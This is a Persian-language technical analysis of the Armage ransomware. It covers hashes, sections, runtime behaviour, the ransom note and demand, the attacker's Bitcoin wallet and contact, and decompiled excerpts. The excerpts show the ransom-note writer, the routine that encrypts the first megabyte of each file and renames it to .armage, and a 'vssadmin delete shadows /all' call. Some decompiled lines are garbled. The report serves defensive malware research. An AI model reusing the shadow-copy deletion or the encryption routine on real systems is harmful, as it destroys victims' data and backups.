

باسمہ تعالیٰ

تحلیل فنی باج افزار **Armage**

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج افزار، از شروع فعالیت نمونه جدیدی از خانواده باج افزار QNBQW خبر می دهد که پس از رمزگذاری فایل ها پسوند آنها را به .armage تغییر می دهد و به همین دلیل به نام **Armage** معرفی شده است. بررسی ها نشان می دهد که فعالیت این باج افزار در تاریخ ۲۳ ژوئیه سال ۲۰۱۸ میلادی شروع شده و به نظر می رسد تمرکز آن بیشتر بر روی کاربران انگلیسی زبان می باشد. این باج افزار از الگوریتم های رمزگذاری AES ۲۵۶ بیتی و RSA برای رمزگذاری استفاده می کند و طبق بررسی های انجام شده به جز فایل های موجود در دایرکتوری های زیر، تمام فایل های موجود بر روی سیستم قربانی را رمزگذاری می کند :

Windows, Program Files, Boot

طبق بررسی های انجام شده در حال حاضر باج افزار **Armage** آخرین عضو خانواده QNBQW می باشد و ترتیب انتشار آنها به صورت زیر می باشد :

QNBQW > zzz12 > Armage

مشخصات فایل اجرایی :


نام فایل	Armage.exe
MD5	bbacd7e0e7be9de0181e418de9c26c0a
SHA-1	a0f7bc91937320bdec9bf32bcddc8dd2ab293ff1
SHA-256	67697dcd8493f287a880cff6165b903bfe1daf3b50814e90de879cd1fb8df004
اندازه فایل	809.0 KB

فایل اجرایی این باج افزار دارای هشت بخش است :

نام بخش	آنتروپویی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	6.18	4096	771460	771584
.data	1.14	778240	7888	1024
.rdata	0.59	782336	43792	44032
.eh_fram	4.72	827392	5304	5632
.bss	0	835084	9184	0
.idata	0.22	847872	4396	4608
.CRT	0.18	856064	28	512


تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار **ArmaGe**, فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره در ابتدای اجرا، پنجره‌ی زیر را به نمایش می‌گذارد و با اجرای فرایند **vssadmin.exe** نسخه‌های shadowcopy را حذف می‌کند :



پس از آن، پنجره‌ی مورد اشاره بسته می‌شود و فرایند رمزگذاری فایل‌ها آغاز می‌گردد و در حین انجام این فرایند، یک فایل متنی تحت عنوان **Notice.txt** را بر روی **Desktop** و دایرکتوری‌های مختلف ایجاد می‌کند سپس فایل اجرایی باج‌افزار حذف می‌شود و فرایند مربوط به آن نیز خاتمه پیدا می‌کند.

محتوای فایل متنی که در واقع پیغام باج‌خواهی می‌باشد، در تصویر زیر قابل مشاهده است.



بر اساس پیغام باج خواهی مهاجمین اعلام نموده‌اند که فایل‌ها را با استفاده از الگوریتم رمزنگاری AES در حالت ۲۵۶ بیتی رمزگذاری نموده‌اند و قربانیان جهت دریافت کلید رمزگشایی بایستی از طریق آدرس ایمیل +voRj1Dws7wcpX4HO2BbIuRrZX1Vq1AIYnft6EXM35KHfsf4iqp4Tw8upwWjt/7qbXMlmdmdjHeSw8XF3+oV5jeIX0bwCP4JweUdCWW8doIVLxReVu3dr/d+PF26uc1/waQQ+o/ZPyi +Zxyjwuoyweyah9tru0kt55kl0i0apx2t3vwt1qvfB7QLgH1q9v9cdR0gdr8/2btUjWxdmNr1uzoVF0cSP2VGF7+RgbpKugYo1+UsUfc2uZob 8VXCzczyErgHZsRqbW0mwHVxb0r2T5EhG1rPwD3M5s04JDTSouQY= با آن‌ها ارتباط برقرار نمایند. برای کسب اطلاعات بیشتر به صورت ناشناس با مهاجمین ارتباط برقرار نمودیم که پیغام زیر برای ما ارسال شد :

● **armagedo sevin** <armagedosevin@aol.com>
To: [REDACTED]

Decoding Files 1BTC tomorrow 2btc
translation at the expense of Bitcoin
1FRAAsXvRztx5vSpuCcD2URZzcwwyC85kAD
Buy Bitcoin here <https://localbitcoins.com> or
<https://www.buybitcoinworldwide.com/find-exchange/> or
<https://www.coinbase.com> or
<https://www.xmlgold.eu> or
any other exchanger
or
write to Google how to buy Bitcoin in your country?
If you don't pay all of your files will put up for auction in decrypted form

armagedo sevin

> Show original message

◀ ▶ ⏪ ⏩ ⏴

طبق این پیغام مهاجمین اعلام نموده‌اند که مبلغ ۱ بیت‌کوین را تا پایان همان روز برای آن‌ها به کیف پول بیت‌کوین به آدرس 1FRAAsXvRztx5vSpuCcD2URZzcwwyC85kAD ارسال نماییم، در غیر این صورت

مبلغ باج به ۲ بیت‌کوین برای روز بعد افزایش می‌یابد. طبق بررسی‌های انجام شده، در حال حاضر کیف پول مربوط به این باج افزار تاکنون تعداد ۳۳ تراکنش برابر با ۲.۷۱۶۴۸۹۱ BTC داشته است.


Bitcoin Address

Addresses are identifiers which you use to send bitcoins to another person.

Summary		Transactions	
Address	1FRAxXvRztx5vSpuCcd2URZzowwyC85kAD	No. Transactions	33
Hash 160	9e23fbf285c094272ff0b23337310214c7f5417	Total Received	2.7164891 BTC
		Final Balance	0 BTC
Request Payment			Donation Button



همانطور که پیشتر اشاره کردیم، این باج افزار پس از رمزگذاری فایل‌ها، پسوند آن‌ها را به .armage تغییر می‌دهد، تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج افزار می‌باشد :



همانطور که قبلاً نیز اشاره شد باج افزار Armage به جز فایل‌های موجود در دایرکتوری‌های زیر تمام فایل‌های موجود در سیستم قربانی را رمزگذاری می‌کند :

Windows, Program Files, Boot

طبق مشاهدات صورت گرفته، هنگام اجرای باج افزار Armage به طور میانگین از ۴۰ الی ۵۰ درصد ظرفیت CPU و ۲۵ الی ۳۵ درصد ظرفیت حافظه (RAM) استفاده می‌گردد.

بر اساس بررسی های انجام شده اکثر آنتی ویروس های معتبر، این باج افزار را به عنوان یک تروجان شناسایی نموده اند. لذا احتمال نفوذ باج افزار به سیستم از راه های متداول از جمله هرزنامه ها وجود دارد.

تحلیل ایستا:

پس از تحلیل کد باج افزار **Armage** به نتایج زیر دست پیدا کردیم.

طبق بررسی هایی که بر روی فایل های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج افزار **Armage** ساختار فایل ها را پس از رمزگذاری به طور کامل تغییر نمی دهد و با توجه به حجم فایل ها رفتار متفاوتی از خود نشان می دهد، به این صورت که بیش از ۹۹ درصد ساختار فایل هایی که حجم آن ها کمتر از ۱۰۴۸۵۷۶ بایت می باشد را تغییر می دهد، اما فایل هایی که حجم آن ها بیشتر از این مقدار است، فقط ۱۰۴۸۵۷۶ بایت ابتدایی آن ها را تغییر می دهد. تصاویر زیر نمونه ای از تغییرات ساختار فایل ها را نشان می دهد :

Type	Offset (Source)	Offset (Dest)	Size
Modified	0	0	1,048,576
Matched	1,048,575	1,048,575	523,879

تصویر ۱: فایل با حجم بیشتر از ۱۰۴۸۵۷۶ بایت

Type	Offset (Source)	Offset (Dest)	Size
Modified	0	0	413,536
Matched	413,535	413,535	13

تصویر ۲: فایل با حجم کمتر از ۱۰۴۸۵۷۶ بایت که بیش از ۹۹ درصد ساختار آن تغییر کرده است.

قطعه کد زیر مربوط به استفاده از روش‌های مختلف ضد دیس‌اس‌میل جهت جلوگیری از بررسی و تحلیل‌های بیشتر توسط محققین می‌باشد:

```

IDA View-A      Hex View-1      Structures      Enums
----- S U B R O U T I N E -----
.text:00402BEA ; Attributes: noreturn
.text:00402BEA
.text:00402BEA ; Attributes: noreturn
.text:00402BEA
.text:00402BEA sub_402BEA    proc near             ; CODE XREF: sub_401C00+85D1j
; sub_4026A0+534Tj ...
.text:00402BEA     mov    dword ptr [ebp-98h], 0
.text:00402BEA     call   sub_407760
.text:00402BEA     mov    eax, [ebp+8]
.text:00402BEA     mov    eax, [eax]
.text:00402BEA     test   eax, eax
.text:00402BEA     jz    short sub_402C0A
.text:00402BEA     mov    [esp+8], eax ; Memory
.text:00402BEA     call   j_free
.text:00402BEA endp   ; sp-analysis failed
.text:00402B05
.text:00402B05
.text:00402B05
.text:00402B05 ; ===== S U B R O U T I N E =====
.text:00402B05
.text:00402B05 ; Attributes: noreturn
.text:00402B05
.text:00402B05
.text:00402B05 sub_402C0A    proc near             ; CODE XREF: sub_401C00+85D1j
; sub_4026A0+534Tj ...
.text:00402B05     lea    ecx, [ebp-5Ch]
.text:00402B05     mov    dword ptr [ebp-98h], 0
.text:00402B05     call   sub_404EB0
.text:00402B05     mov    eax, [ebp-9A0h]
.text:00402B05     mov    [esp+8], eax
.text:00402B05     mov    dword ptr [ebp-98h], 0xFFFFFFFF
.text:00402B05     call   sub_42BE10
.text:00402B05 endp   ; sp-analysis failed
.text:00402C34 ; ===== S U B R O U T I N E =====
.text:00402C34
.text:00402C34 ; Attributes: noreturn
.text:00402C34
.text:00402C34 sub_402C34    proc near             ; CODE XREF: sub_401C00+85D1j
; sub_4026A0+534Tj ...
.text:00402C34     mov    eax, [ebp-50h]
.text:00402C34     lea    edx, [ebp-48h]
.text:00402C34     cmp    eax, edx
.text:00402C34     jz    short sub_402C46
.text:00402C3E loc_402C3E:
.text:00402C3E
.text:00402C3E     mov    [esp+8], eax ; Memory
.text:00402C3E     call   j_free
.text:00402C3E endp   ; sp-analysis failed
.text:00402C46

```

قطعه کد زیر مربوط به قرار دادن فایل متنی مربوط به پیغام باج‌خواهی در دایرکتوری‌های مختلف و متن

پیغام باج‌خواهی می‌باشد:


```

Honest_Sample_5b598fa424596b3348b88b17.c

3809     LPCSTR v16; // [sp+68h] [bp-30h]@1
3810     int v17; // [sp+6Ch] [bp-2Ch]@1
3811     char v18; // [sp+70h] [bp-28h]@1
3812     char v19; // [sp+80h] [bp-18h]@1
3813
3814     v13 = &v19;
3815     v11 = sub_405670;
3816     v12 = (int)dword_4BB460;
3817     v7 = (int *)&v9;
3818     v14 = sub_40157D;
3819     v15 = &lpFileName;
3820     sub_42B7B0((int)&v9);
3821     v16 = &v18;
3822     v2 = *(DWORD *)a1 + *(DWORD *)(a1 + 4);
3823     lpFileName = *(LPCSTR *)a1;
3824     v10 = 1;
3825     sub_401360(&v16, (void *)lpFileName, v2);
3826     if ((unsigned int)(0xFFFFFFFF - v17) <= 0xA)
3827     {
3828         v10 = 3;
3829         sub_406D00("basic_string::append");
3830     }
3831     v10 = 3;
3832     sub_448BA0((int)&v16, "\\Notice.txt", 0xBu);
3833     v10 = 2;
3834     hfile = CreateFileA(v16, 0xC0000000, 0, 0, 2u, 0x80u, 0);
3835     if (v16 != &v18)
3836         j_free((void *)v16);
3837     if (hFile != (HANDLE)-1)
3838     {
3839         v10 = 1;
3840         WriteFile(
3841             hfile,
3842             "Your files was encrypted using AES-256 algorithm. Write me to e-mail: armagedosevin@aol.com to get your decryption key.\r\nYour USERKEY: ",
3843             0x87u,
3844             (LPVOID)&v16,
3845             0);
3846         dwCreationDisposition = 0;
3847         lpSecurityAttributes = (LPSECURITY_ATTRIBUTES)&v16;
3848         WriteFile(hFile, *(LPCVOID *)a2, *(DWORD *)(a2 + 4), (LPDWORD)&v16, 0);
3849         CloseHandle(hFile);
3850     }
3851     return sub_42B910(v7);
3852 }

```

قطعه کد زیر مربوط به اطلاعات موجود در پنجره‌ای است که ابتدای اجرای باج‌افزار به نمایش در می‌آید:



همانطور که پیشتر اشاره کردیم، این باج‌افزار پس از رمزگذاری فایل‌ها، پسوند آن‌ها را به `.armage` تغییر می‌دهد، قطعه کد زیر مربوط به انجام این فرایند می‌باشد:

```

Honest_Sample_5b598fa424596b3348b88b17.c

3987     j_free(Memory);
3988     if ( v24 != &v25 )
3989         j_free(v24);
3990     if ( !(_BYTE)lpNumberOfBytesWritten )
3991     {
3992         hTemplateFile = 0;
3993         dwFlagsAndAttributes = 128;
3994         dwCreationDisposition = 4;
3995         lpSecurityAttributes = 0;
3996         dwShareMode = 0;
3997         dwDesiredAccess = -1073741824;
3998         Size = *( _DWORD * )a1;
3999         v18 = 2;
4000         v4 = CreateFileA((LPCSTR)Size, 0xC0000000, 0, 0, 4u, 0x80u, 0);
4001         if ( v4 != (HANDLE)-1 )
4002         {
4003             NumberOfBytesRead = 0;
4004             lpNumberOfBytesWritten = &NumberOfBytesRead;
4005             hFile = v4;
4006             ReadFile(v4, lpBuffer, 0x100000u, &NumberOfBytesRead, 0);
4007             NumberOfBytesRead & 0xFFFFFFFF0;
4008             sub_404AC0((int)&unk_4CC020, (BYTE *)lpBuffer, NumberOfBytesRead);
4009             SetFilePointer(hFile, 0, 0, 0);
4010             WriteFile(hFile, lpBuffer, NumberOfBytesRead, lpNumberOfBytesWritten, 0);
4011             CloseHandle(hFile);
4012             lpNewFileName = &v34;
4013             sub_401360(&lpNewFileName, *(void **)a1, *( _DWORD * )a1 + *( _DWORD * )(a1 + 4));
4014             if ( (unsigned int)(0x7FFFFFFF - v33) <= 6 )
4015             {
4016                 v18 = 4;
4017                 sub_406DB0("basic_string::append");
4018             }
4019             v18 = 4;
4020             sub_4ABA0((int)&lpNewFileName, ".armage", 7u);
4021             dwDesiredAccess = (DWORD)lpNewFileName;
4022             Size = *( _DWORD * )a1;
4023             v18 = 3;
4024             MoveFileA((LPCSTR)Size, lpNewFileName);
4025             if ( lpNewFileName != &v34 )
4026                 j_free((void *)lpNewFileName);
4027             }
4028             free(lpBuffer);
4029         }
4030         return sub_42B910(v14);
4031     }
    !!!

```

قطعه کد زیر مربوط به اجرای فرایند vssadmin.exe و حذف نسخه‌های shadowcopy می‌باشد:

```

Honest_Sample_5b598fa424596b3348b88b17.c

103822     size_t v130; // [sp+30Ch] [bp-8h]@144
103823     int v131; // [sp+310h] [bp-4h]@62
103824
103825     Command = &a1;
103826     v80 = &v128;
103827     v82 = &dwMilliseconds;
103828     v78 = sub_405670;
103829     v79 = (int)dword_4BB4FC;
103830     v81 = (int)&loc_4BACCB;
103831     sub_42B7B0((int)&v76);
103832     sub_42AF40();
103833     v77 = -1;
103834     Sleep(0x4E20u);
103835     v1 = GetConsoleWindow();
103836     ShowWindow(v1, 0);
103837     setlocale(0, 0);
103838     sub_4026A0((int)&v83);
103839     system("vssadmin delete shadows /all");
103840 LABEL_2:
103841     v2 = (int)v84;
103842     if ( v83 != v84 )
103843     {
103844         while ( 1 )
103845         {
103846             v3 = *( _DWORD * )(v2 - 20);
103847             Str = &v88;
103848             v4 = *( _DWORD * )(v2 - 24) + v3;
103849             Command = *(char **)(v2 - 24);
103850             v77 = 1;
103851             sub_401360(&Str, Command, v4);
103852             v5 = (int)(v84 - 16);
103853             v84 -= 24;
103854             if ( *( _DWORD * )(v5 - 8) != v5 )
103855             {
103856                 Command = *(char **)(v5 - 8);
103857                 j_free(Command);
103858             }
103859             v75 = Str;
103860             Memory = &v90;
103861             v6 = -1;
103862             if ( Str )
103863             {
103864                 v7 = strlen(Str);
103865                 v6 = (int)((char *)v75 + v7);
103866             }
        }
    !!!

```

این باج افزار از کتابخانه‌های ویندوزی به همراه توابعی از هر کدام از کتابخانه‌ها استفاده می‌کند، در تصویر، استفاده از این کتابخانه‌ها به خوبی قابل مشاهده است، همچنین لیست کامل این کتابخانه‌ها به همراه توابع مورد استفاده نیز در ادامه‌ی متن آمده است.

IDA View-A Hex View-1 Structures Enums Imports Exports

```

.idata:004CF910 ; .idata:004CF910 ; Imports from ADVAPI32.dll
.idata:004CF910 ; .idata:004CF910 ;
.idata:004CF910 ; .idata:004CF910 ; Section 6. (virtual address 0000F000)
.idata:004CF910 ; .idata:004CF910 ; Virtual size : 000012C ( 4396 )
.idata:004CF910 ; .idata:004CF910 ; Section size in file : 00001200 ( 4608 )
.idata:004CF910 ; .idata:004CF910 ; Offset to raw data for section: 000C9000
.idata:004CF910 ; .idata:004CF910 ; Flags 00300000: data Readable Writable
.idata:004CF910 ; .idata:004CF910 ; Alignment : 4 bytes
.idata:004CF910 ; .idata:004CF910 ;
.idata:004CF910 ; .idata:004CF910 ; Segment type: Externs
.idata:004CF910 ; .idata:004CF910 ; idata
.idata:004CF910 ; .idata:004CF910 ; _Bool __stdcall CryptAcquireContextA(HCRYPTPROV *phProv, LPCSTR szContainer, LPCSTR szProvider, DWORD dwProvType, DWORD dwFlags)
.idata:004CF910 ; .idata:004CF910 ; extrn __imp_CryptAcquireContextA:DWORD
.idata:004CF910 ; .idata:004CF910 ; DATA XREF: CryptAcquireContextA
.idata:004CF910 ; .idata:004CF910 ; _Bool __stdcall CryptDecrypt(HCRYPTKEY hKey, HCRYPTHASH hHash, BOOL Final, DWORD dwFlags, BYTE *pbData, DWORD *pdwDataLen)
.idata:004CF910 ; .idata:004CF910 ; extrn __imp_CryptDecrypt:DWORD ; DATA XREF: CryptDecrypt
.idata:004CF910 ; .idata:004CF910 ; _Bool __stdcall CryptDestroyKey(DWORD dwFlags)
.idata:004CF910 ; .idata:004CF910 ; extrn __imp_CryptDestroyKey:DWORD
.idata:004CF910 ; .idata:004CF910 ; DATA XREF: CryptDestroyKey
.idata:004CF910 ; .idata:004CF910 ; _Bool __stdcall CryptEncrypt(HCRYPTKEY hKey, HCRYPTHASH hHash, BOOL Final, DWORD dwFlags, BYTE *pbData, DWORD *pdwDataLen, DWORD dwBufLen)
.idata:004CF910 ; .idata:004CF910 ; extrn __imp_CryptEncrypt:DWORD ; DATA XREF: CryptEncrypt
.idata:004CF910 ; .idata:004CF910 ; _Bool __stdcall CryptExportKey(HCRYPTKEY hKey, HCRYPTKEY hExportKey, DWORD dwBlobType, DWORD dwFlags, BYTE *pbData, DWORD *pdwDataLen)
.idata:004CF910 ; .idata:004CF910 ; extrn __imp_CryptExportKey:DWORD
.idata:004CF910 ; .idata:004CF910 ; DATA XREF: CryptExportKey
.idata:004CF910 ; .idata:004CF910 ; _Bool __stdcall CryptGenKey(HCRYPTPROV hProv, ALG_ID Algid, DWORD dwFlags, HCRYPTKEY *phKey)
.idata:004CF910 ; .idata:004CF910 ; extrn __imp_CryptGenKey:DWORD ; DATA XREF: CryptGenKey
.idata:004CF910 ; .idata:004CF910 ; _Bool __stdcall CryptImportKey(HCRYPTKEY hKey, HCRYPTKEY hExportKey, DWORD dwFlags, HCRYPTKEY hPubKey, DWORD dwFlags, HCRYPTKEY *phKey)
.idata:004CF910 ; .idata:004CF910 ; extrn __imp_CryptImportKey:DWORD
.idata:004CF910 ; .idata:004CF910 ; DATA XREF: CryptImportKey
.idata:004CF910 ; .idata:004CF910 ; _Bool __stdcall CryptReleaseContext(HCRYPTPROV hProv, DWORD dwFlags)
.idata:004CF910 ; .idata:004CF910 ; extrn __imp_CryptReleaseContext:DWORD
.idata:004CF910 ; .idata:004CF910 ; DATA XREF: CryptReleaseContext
.idata:004CF910 ; .idata:004CF910 ; _Bool __stdcall CryptSetKeyParam(HCRYPTKEY hKey, DWORD dwParam, const BYTE *pbData, DWORD dwFlags)
.idata:004CF910 ; .idata:004CF910 ; extrn __imp_CryptSetKeyParam:DWORD
.idata:004CF910 ; .idata:004CF910 ; DATA XREF: CryptSetKeyParam
.idata:004CF910 ; .idata:004CF910 ;
.idata:004CF910 ; .idata:004CF910 ; Imports from KERNEL32.dll
.idata:004CF910 ; .idata:004CF910 ;
.idata:004CF910 ; .idata:004CF910 ; ATOM __stdcall AddAtomA(LPCSTR lpString)
.idata:004CF910 ; .idata:004CF910 ; extrn __imp_AddAtomA:DWORD ; DATA XREF: AddAtomA
.idata:004CF910 ; .idata:004CF910 ; _Bool __stdcall CloseHandle(HANDLE hObject)
.idata:004CF910 ; .idata:004CF910 ; extrn __imp_CloseHandle:DWORD ; DATA XREF: CloseHandle
.idata:004CF910 ; .idata:004CF910 ; _HANDLE __stdcall CreateEventA(SECURITY_ATTRIBUTES *lpEventAttributes, BOOL bManualReset, BOOL bInitialState, LPCSTR lpName)
.idata:004CF910 ; .idata:004CF910 ; extrn __imp_CreateEventA:DWORD ; DATA XREF: CreateEventA
.idata:004CF910 ; .idata:004CF910 ; _HANDLE __stdcall CreateFileA(LPCSTR lpFileName, DWORD dwDesiredAccess, DWORD dwShareMode, LPSECURITY_ATTRIBUTES lpSecurityAttributes, DWORD dwCreationDisposition)
.idata:004CF910 ; .idata:004CF910 ; extrn __imp_CreateFileA:DWORD ; DATA XREF: CreateFileA
.idata:004CF910 ; .idata:004CF910 ; _HANDLE __stdcall CreateMutexA(SECURITY_ATTRIBUTES *lpMutexAttributes, BOOL bInitialOwner, LPCSTR lpName)
.idata:004CF910 ; .idata:004CF910 ; extrn __imp_CreateMutexA:DWORD ; DATA XREF: CreateMutexA
.idata:004CF910 ; .idata:004CF910 ; _HANDLE __stdcall CreateSemaphoreA(SECURITY_ATTRIBUTES *lpSemaphoreAttributes, LONG lInitialCount, LONG lMaximumCount, LPCSTR lpName)
.idata:004CF910 ; .idata:004CF910 ; extrn __imp_CreateSemaphoreA:DWORD

```

ADVAPI32.dll	MPR.DLL	SHELL32.DLL	USER32.dll	KERNEL32.dll
CryptAcquireContextA CryptDecrypt CryptDestroyKey CryptEncrypt CryptExportKey CryptGenKey CryptImportKey CryptReleaseContext CryptSetKeyParam	WNetEnumResourceA WNetOpenEnumA	ShellExecuteA	ShowWindow	AddAtomA CloseHandle CreateEventA CreateFileA CreateMutexA CreateSemaphoreA DeleteCriticalSection DuplicateHandle EnterCriticalSection

KERNEL32.dll	KERNEL32.dll	msvcrt.dll	msvcrt.dll	msvcrt.dll
ExitProcess	InitializeCriticalSection	memcmp	__getmainargs	fprintf
FindAtomA	InterlockedDecrement	memcpy	__mb_cur_max	fputc
FindClose	InterlockedExchange	memmove	__p_environ	fputs
FindFirstFileA	InterlockedExchangeAdd	memset	__p_fmode	fread
FindNextFileA	InterlockedIncrement	printf	_set_app_type	free
GetAtomNameA	IsDBCSLeadByteEx	putc	_beginthreadex	fsetpos
GetConsoleWindow	LeaveCriticalSection	putwc	_cexit	fwrite
GetCurrentDirectoryA	MoveFileA	realloc	_endthreadex	getc
GetCurrentProcess	MultiByteToWideChar	setlocale	_errno	getenv
GetCurrentThread	ReadFile	setvbuf	_fdopen	getwc
GetCurrentThreadId	ReleaseMutex	signal	_filelengthi\z	iswctype
GetDriveTypeA	ReleaseSemaphore	sprintf	_fstati\z	localeconv
